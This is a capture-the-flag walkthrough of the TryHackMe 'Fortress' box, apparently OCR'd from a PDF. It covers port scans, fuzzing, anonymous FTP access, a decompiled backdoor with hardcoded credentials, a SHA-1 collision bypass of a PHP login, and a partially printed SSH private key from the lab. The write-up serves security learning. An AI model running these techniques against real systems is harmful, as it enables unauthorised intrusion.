
Fortress

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.56.7
Lets try pinging it

```
ping 10.10.56.7 -c 5

PING 10.10.56.7 (10.10.56.7) 56(84) bytes of data.
64 bytes from 10.10.56.7: icmp_seq=1 ttl=60 time=150 ms
64 bytes from 10.10.56.7: icmp_seq=2 ttl=60 time=201 ms
64 bytes from 10.10.56.7: icmp_seq=3 ttl=60 time=196 ms
64 bytes from 10.10.56.7: icmp_seq=4 ttl=60 time=173 ms
64 bytes from 10.10.56.7: icmp_seq=5 ttl=60 time=247 ms

--- 10.10.56.7 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 150.479/193.498/246.922/32.183 ms
```

Alright lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.56.7 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±7 (12.026s)
rustscan -a 10.10.56.7 --ulimit 5000
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
 ----------------------------------
TreadStone was here 🚀

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.56.7:22
Open 10.10.56.7:5752
Open 10.10.56.7:7331
Open 10.10.56.7:5581
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-08 20:42 IST
Initiating Ping Scan at 20:42
Scanning 10.10.56.7 [2 ports]
Completed Ping Scan at 20:42, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:42
Completed Parallel DNS resolution of 1 host. at 20:42, 2.57s elapsed
DNS resolution of 1 IPs took 2.57s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 20:42
Scanning 10.10.56.7 [4 ports]
Discovered open port 7331/tcp on 10.10.56.7
Discovered open port 5752/tcp on 10.10.56.7
Discovered open port 22/tcp on 10.10.56.7
Discovered open port 5581/tcp on 10.10.56.7
Completed Connect Scan at 20:42, 0.16s elapsed (4 total ports)
Nmap scan report for 10.10.56.7
Host is up, received conn-refused (0.17s latency).
Scanned at 2024-11-08 20:42:53 IST for 0s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack
5581/tcp open  tmosms1 syn-ack
5752/tcp open  unknown syn-ack
7331/tcp open  swx     syn-ack
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 22/tcp open ssh syn-ack
> 5581/tcp open tmosms1 syn-ack

```
5752/tcp open unknown syn-ack
7331/tcp open swx syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,5581,5752,7331 10.10.56.7 -o
aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±7 (2m 50.92s)
nmap -sC -sV -A -T5 -n -Pn -p 22,5581,5752,7331 10.10.56.7 -o aggressiveScan.txt
Nmap scan report for 10.10.56.7
Host is up (0.17s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9f:d0:bb:c7:e2:ee:7f:91:fe:c2:6a:a6:bb:b2:e1:91 (RSA)
|   256 06:4b:fe:c0:6e:e4:f4:7e:e1:db:1c:e7:79:9d:2b:1d (ECDSA)
|_  256 0d:0e:ce:57:00:1a:e2:8d:d2:1b:2e:6d:92:3e:65:c4 (ED25519)
5581/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.94.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
5752/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOp
|     Chapter 1: A Call for help
|     Username: Password:
|   Kerberos, LDAPBindReq, LDAPSearchReq, NCP, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessi
|     Chapter 1: A Call for help
|_    Username:
7331/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the
.
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
```

```
| ssh-hostkey:
| 2048 9f:d0:bb:c7:e2:ee:7f:91:fe:c2:6a:a6:bb:b2:e1:91 (RSA)
| 256 06:4b:fe:c0:6e:e4:f4:7e:e1:db:1c:e7:79:9d:2b:1d (ECDSA)
| 256 0d:0e:ce:57:00:1a:e2:8d:d2:1b:2e:6d:92:3e:65:c4 (ED25519)
5581/tcp open ftp vsftpd 3.0.3
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.17.94.2
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPd 3.0.3 - secure, fast, stable
| End of status
5752/tcp open unknown
| fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest,
GenericLines, GetRequest, HTTPOptions, Help, LANDesk-RC,
LPDString, RTSPRequest, SIPOptions, X11Probe:
| Chapter 1: A Call for help
| Username: Password:
| Kerberos, LDAPBindReq, LDAPSearchReq, NCP, NULL, RPCCheck,
SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer,
TerminalServerCookie:
| Chapter 1: A Call for help
| Username:
7331/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-title: Apache2 Ubuntu Default Page: It works
| http-server-header: Apache/2.4.18 (Ubuntu)
```

So on the tryhackme page for this machine it said to map domain like so

Welcome Chief, the fortress have been undertaken by the so-called overlords...
have patched up the weak-endings of the fort. Only you can save us now. Go in,

Uhm, chief, make sure you set your radar to point to these mission endpoints:

```
10.10.56.7   fortress
10.10.56.7   temple.fortress
```

These are gonna help you get inside the fortress, but once you get in there you'

Lets add em to our host file or /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb
10.10.144.3     cyprusbank.thm  www.cyprusbank.thm
10.10.11.37     instant.htb     mywalletv1.instant.htb
10.10.11.34     trickster.htb   shop.trickster.htb
10.10.138.115   skycouriers.thm
10.10.56.7      fortress        temple.fortress
~
```

Now lets do directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

Lets see just the `http://fortress` site here

```
feroxbuster -u http://fortress:7331 -w /usr/share/wordlists/dirb/common.txt
-t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±2 (20.58s)
feroxbuster -u http://fortress:7331 -w /usr/share/wordlists/dirb/common.txt -t 200 -r


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────┬──────────────────────
 🎯 Target Url        │ http://fortress:7331
 🚀 Threads           │ 200
 📖 Wordlist          │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes      │ All Status Codes!
 💥 Timeout (secs)    │ 7
 🦡 User-Agent        │ feroxbuster/2.11.0
 💉 Config File       │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links     │ true
 🏁 HTTP methods      │ [GET]
 📍 Follow Redirects  │ true
 🔃 Recursion Depth   │ 4
──────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      275c Auto-filtering found 404-like response and crea
404      GET        9l       31w      272c Auto-filtering found 404-like response and crea
200      GET       15l       74w     6143c http://fortress:7331/icons/ubuntu-logo.png
200      GET      375l      964w    10918c http://fortress:7331/
200      GET      375l      964w    10918c http://fortress:7331/index.html
[####################] - 19s     4619/4619    0s      found:3       errors:108
[####################] - 18s     4614/4614    255/s   http://fortress:7331/
```

ⓘ http://fortress directories

```
200 GET 15l 74w 6143c http://fortress:7331/icons/ubuntu-logo.png
200 GET 375l 964w 10918c http://fortress:7331/
200 GET 375l 964w 10918c http://fortress:7331/index.html
```

Now lets do this for http://temple.fortress

```
feroxbuster -u http://temple.fortress:7331 -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±5 (17.576s)
feroxbuster -u http://temple.fortress:7331 -w /usr/share/wordlists/dirb/common.txt -t 200 -r

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://temple.fortress:7331
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 📍 Follow Redirects      │ true
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      279c Auto-filtering found 404-like response and created ne
403      GET        9l       28w      282c Auto-filtering found 404-like response and created ne
200      GET      375l      964w    10918c http://temple.fortress:7331/
200      GET      375l      964w    10918c http://temple.fortress:7331/index.html
[####################] - 17s     4619/4619    0s      found:2       errors:100
[####################] - 16s     4614/4614    285/s   http://temple.fortress:7331/
```

ⓘ http://temple.fortress directories

200 GET 375l 964w 10918c http://temple.fortress:7331/
200 GET 375l 964w 10918c http://temple.fortress:7331/index.html

Lets do VHOST Enumeration as well

```
ffuf -u http://fortress -H 'Host: FUZZ.fortress' -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±5 (12.834s)
ffuf -u http://fortress -H 'Host: FUZZ.fortress' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://fortress
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.fortress
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [4989/4989] :: Job [1/1] :: 308 req/sec :: Duration: [0:00:12] :: Errors: 4989 ::
```

Nothing here lets enumerate this ftp server now

FTP Enumeration

```
ftp 10.10.56.7 5581
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±5
ftp 10.10.56.7 5581

Connected to 10.10.56.7.
220 (vsFTPd 3.0.3)
Name (10.10.56.7:pks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Now lets see the file here and download em if we have some

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           305 Jul 25  2021 marked.txt
226 Directory send OK.
ftp> get marked.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for marked.txt (305 bytes).
226 Transfer complete.
305 bytes received in 0.00215 seconds (138 kbytes/s)
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jul 25  2021 .
drwxr-xr-x    2 ftp      ftp          4096 Jul 25  2021 ..
-rw-r--r--    1 ftp      ftp          1255 Jul 25  2021 .file
-rw-r--r--    1 ftp      ftp           305 Jul 25  2021 marked.txt
226 Directory send OK.
ftp> get .file
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .file (1255 bytes).
226 Transfer complete.
1255 bytes received in 0.000129 seconds (9.28 Mbytes/s)
ftp>
```

Now lets see these files now

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±7 (0.048s)
cat marked.txt

      File: marked.txt
1     If youre reading this, then know you too have been marked by the overlords... Help memkdir /home/veekay/ftp I have been stuck inside this prison for days no ligh
      t, no escape... Just darkness... Find the backdoor and retrieve the key to the map... Arghhh, theyre coming... HELLLPPPPPmkdir /home/veekay/ftp
```

The other one is a binary

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±4 (0.028s)
file .file

.file: python 2.7 byte-compiled
```

Now lets try to run it with python2

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main) (0.035s)
python2 .file

Traceback (most recent call last):
  File "../backdoor/backdoor.py", line 5, in <module>
ImportError: No module named Crypto.Util.number
```

Lets decompile this with `uncomplye2`

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±7 (0.073s)
uncompyle2 .file
# 2024.11.08 22:10:44 IST
#Embedded file name: ../backdoor/backdoor.py
import socket
import subprocess
from Crypto.Util.number import bytes_to_long
usern = 232340432076717036154994L
passw = 10555160959732308261529999676324629831532648692669445488L
port = 5752
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('', port))
s.listen(10)

def secret():
    with open('secret.txt', 'r') as f:
        reveal = f.read()
        return reveal


while True:
    try:
        conn, addr = s.accept()
        conn.send('\n\tChapter 1: A Call for help\n\n')
        conn.send('Username: ')
        username = conn.recv(1024).decode('utf-8').strip()
        username = bytes(username, 'utf-8')
        conn.send('Password: ')
        password = conn.recv(1024).decode('utf-8').strip()
        password = bytes(password, 'utf-8')
        if bytes_to_long(username) == usern and bytes_to_long(password) == passw:
            directory = bytes(secret(), 'utf-8')
            conn.send(directory)
            conn.close()
        else:
            conn.send('Errr... Authentication failed\n\n')
            conn.close()
    except:
        continue
+++ okay decompyling .file
# decompiled 1 files: 1 okay, 0 failed, 0 verify failed
# 2024.11.08 22:10:44 IST
```

We have these two values that are being converted using bytes_to_long lets make a script to reverse these to get the text out of these

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±7 (0.063s)
cat bytetotext.py
```

```
File: bytetotext.py
1  from Crypto.Util.number import bytes_to_long, long_to_bytes
2
3  username = 2323404320767170361549 94
4  password = 10555160959732308261529999676324629831532648692669445488
5
6  print(long_to_bytes(username))
7  print(long_to_bytes(password))
```

Now lets run it

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±6 (0.042s)
python3 bytetotext.py
b'1337-h4x0r'
b'n3v3r_g0nn4_g1v3_y0u_up'
```


Lets netcat into that service on port 5752 and put these in

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±6
nc fortress 5752


        Chapter 1: A Call for help

Username: 1337-h4x0r
Password: n3v3r_g0nn4_g1v3_y0u_up
t3mple_0f_y0ur_51n5
```

And this is something here lets search if we have file with this name on the site

Web Application

Default page



So the other domain just goes to the same page so lets see this new directory here

If we look at the source code of this

Not Secure view-source:http://fortress:7331/t3mple_0f_y0ur_51n5.php

```
<html>
<head>
    <title>Chapter 2</title>
    <link rel='stylesheet' href='assets/style.css' type='text/css'>
</head>
<body>
    <div id="container">
        <video width=100% height=100% autoplay>
            <source src="./assets/flag_hint.mp4" type=video/mp4>
        </video>


<!-- Hmm are we there yet?? May be we just need to connect the dots -->

<!--    <center>
            <form id="login" method="GET">
                <input type="text" required name="user" placeholder="Username"/><br/>
                <input type="text" required name="pass" placeholder="Password" /><br/>
                <input type="submit"/>
            </form>
        </center>
-->

    </div>

</body>
</html>
```

So going to that css file

Not Secure view-source:http://fortress:7331/assets/style.css

```
/*Am I a hint??

    VGhpcyBpcyBqb3VybmV5IG9mIHRoZSBncmVhdCBtb25rcywgbWFraW5n
*/
body{
    margin: 0;
    height: 0;
    background-color: black;
}

#container{

    width: 100%;
    height: 100%;
    color: white;
    align-content: center;
}


#login{
```

Some base64 lets decode this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±7 (0.053s)
echo  VGhpcyBpcyBqb3VybmV5IG9mIHRoZSBncmVhdCBtb25rcywgbWFraW5nIHRoaXMgZm9ydHJlc3MgYSBzYWNyZWQgd29yb6QsIGRlZmVuZ6luZyBOaGUgdmVyeSBvd24gb2YgdGhlaXIga2luZHMsIGZyb20gd2hhdCBpdCBpcyB0byBiZSB1bmxlYXNoZWQuLi4gVGhlIG9ubHkgb25lIHdobyBjb3VsZCBzb2x2ZSB0aGVpciByaWRkbGUgd2lsbCBiZSBncmFudGVkIGEgS0VZIHRvIGVudGVyIHRoZSBmb3J0cmVzcyB3b3JsZC4gUmV0cmlldmUgdGhlIGtleSBieSBDT0xMSURJTkcgdGhvc2UgZ3VhcmRzIGFnYWluc3QgZWFjaCBvdGhlci4= | base64 -d

This is journey of the great monks, making this fortress a sacred world, defending the very own of their kinds, from what it is to be unleashed... The only one who could solve their riddle will be granted a KEY to enter the fortress world. Retrieve the key by COLLIDING those guards against each other.
```

So i tested for a html file too and found this

And the src of this

Not Secure view-source:http://fortress:7331/t3mple_0f_y0ur_51n5.html

```
        </h1></center>

        <center>
            <img src="./assets/guardians.png" width="700px" height="400px">
        </center>


<!--
<?php
require 'private.php';
$badchar = '000000';
if (isset($_GET['user']) and isset($_GET['pass'])) {
    $test1 = (string)$_GET['user'];
    $test2 = (string)$_GET['pass'];

    $hex1 = bin2hex($test1);
    $hex2 = bin2hex($test2);


    if ($test1 == $test2) {
        print 'You can't cross the gates of the temple, GO AWAY!!.';
    }

    else if(strlen($test2) <= 500 and strlen($test1) <= 600){
        print "<pre>Nah, babe that ain't gonna work</pre>";
    }

    else if( strpos( $hex1, $badchar ) or strpos( $hex2, $badchar )){
        print '<pre>I feel pitty for you</pre>';
    }

    else if (sha1($test1) === sha1($test2)) {
      print "<pre>'Private Spot: '$spot</pre>";
    }

    else {
        print '<center>Invalid password.</center>';
    }
}
?>
-->
```

Gaining Access

So this is just checking the sha1 for the two input we can easily break this with hash collision u can follow the steps below

Get your two files from here : https://sha-mbles.github.io/

Our Chosen-Prefix Collision Example

We have create a chosen-prefix collision with prefixes `99040d047fe81780012000` and `99030d047fe81780011800` (in hexadecimal notation). You can download the two messages below, and verify their hash with the `sha1sum` tool:

- messageA
- messageB

The prefixes have been chosen to build two PGP public keys with colliding SHA-1 certification signatures. You can download two example keys below, with different user names, and examine them with `pgpdump -i` to see that the SHA-1 signatures issued by `0xAFBB1FED6951A956` are the same:

- alice.asc
- bob.asc

Now lets see the size here cuz it needs to be under 8 bytes and the hashes should match obviously

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±7 (0.029s)
find -name "message*" | xargs sha1sum

8ac60ba76f1999a1ab70223f225aefdc78d4ddc0  ./messageB
8ac60ba76f1999a1ab70223f225aefdc78d4ddc0  ./messageA
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±7 (0.027s)
find -name "message*" | xargs wc -c

 640 ./messageB
 640 ./messageA
1280 total
```

Its all good lets make our python script now

```
import requests
file1 = requests.get("http://localhost/messageA")
file2 = requests.get("http://localhost/messageB")
params = {'user': file1.content, 'pass': file2.content}
r =
requests.get("http://temple.fortress:7331/t3mple_0f_y0ur_51n5.php/",params=p
arams)
print (r.text)
```

Start a server here

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±5
sudo python3 -m http.server 80

[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [08/Nov/2024 22:59:37] "GET /messageA HTTP/1.1" 200 -
127.0.0.1 - - [08/Nov/2024 22:59:37] "GET /messageB HTTP/1.1" 200 -
```

And now lets run it

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Fortress git:(main)±8 (0.483s)
python3 test.py

<html>
<head>
        <title>Chapter 2</title>
        <link rel='stylesheet' href='assets/style.css' type='text/css'>
</head>
<body>
        <div id="container">
        <video width=100% height=100% autoplay>
            <source src="./assets/flag_hint.mp4" type=video/mp4>
        </video>


<pre>'The guards are in a fight with each other... Quickly retrieve the key and leave the temple: 'm0td_f0r_j4x0n.txt</pre><
 to connect the dots -->

<!--    <center>
                        <form id="login" method="GET">
                                <input type="text" required name="user" placeholder="Username"/><br/>
                                <input type="text" required name="pass" placeholder="Password" /><br/>
                                <input type="submit"/>
                        </form>
                </center>
-->

    </div>

</body>
</html>
```

Lets see this page now

Not Secure http://fortress:7331/m0td_f0r_j4x0n.txt

```
"The Temple guards won't betray us, but I fear of their foolishness that will take them down someday.
I am leaving my private key here for you j4x0n. Prepare the fort, before the enemy arrives"
                                                                                        - h4rdy

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxxO1IrpzA3klEYGFfD+4wUr5Q85IEEAIpwC+zY547gPJ5xIJE76j
hR8J6sTOsFJNa+PMG/MvqUFcubThbQ7y7GAj5DP1E/TuaTi7T/oARq5z1Zj+ZYyq/HiHp1
Z0HC10dMUIRmNXI/mtfIYkW+6ORl/1silywBdJ4oLi2P6FkRZ2JBCGYbspmAyaDvzdOme6
Jf4JsNUvOQImZx1EgEK/lao6DywzOyIQcwtzWFGVuH/OBJ350qK4/6vIjK30eAmdPE6Fnl
gqoc+jqunahusHeBlB4xx5+JqMg+OwnJ5VrDNIiTNLgpJO8VgEGOV7Ncjncc5AfZwF6ADo
kn65fIbBjY7tm+eygKYM7GIfDZU+jYgCQz93WnQwLRF3H8l1M7WwO9HDjSBVyo0Vh8We+n
2zMu+gQLkD8t78TGulst3FpViHDncYDFud+FOUCuSPkUPgVGQkahNmi6gzay6luV2Oh4w8
gYKwknE/efkh4CW5zOXF0Fogvp2Qibnz1p6MfINbAAAFiJXzXNaV81zWAAAAB3NzaC1yc2
EAAAGBAMcTtSK6cwN5JRGBhXw/uMFK+UPOSBBACKcAvs2OeO4DyecSCRO+o4UfCerEzrBS
TWvjzBvzL6lBXLm04W0O8uxgI+Qz9RP07mk4u0/6AEauc9WY/mWMqvx4h6dWdBwtdHTFCE
ZjVyP5rXyGJFvujkZf9bIpcsAXSeKC4tj+hZEWdiQQhmG7KZgMmg783TpnuiX+CbDVLzkC
JmcdRIBCv5WqOg8sMzsiEHMLclhRlbh/zgSd+dKiuP+ryIyt9HgJnTxOhZ5YKqHPo6rp2o
brB3gZQeMcefiajIPjsJyeVawzSIkzS4KSTvFYBBjlezXI53HOQH2cBegA6JJ+uXyGwY2O
7ZvnsoCmDOxiHw2VPo2IAkM/dlp0MC0Rdx/JdTOlsDvRw40gVcqNFYfFnvp9szLvoEC5A/
Le/ExrpbLdxaVYhw53GAxbnfhTlArkj5FD4FRkJGoTZouoM2supbldjoeMPIGCsJJxP3n5
IeAluczlxdBaIL6dkIm589aejHyDWwAAAAMBAAEAAAGBAJMt2sjmF4oF0oXywAFwCuO8zj
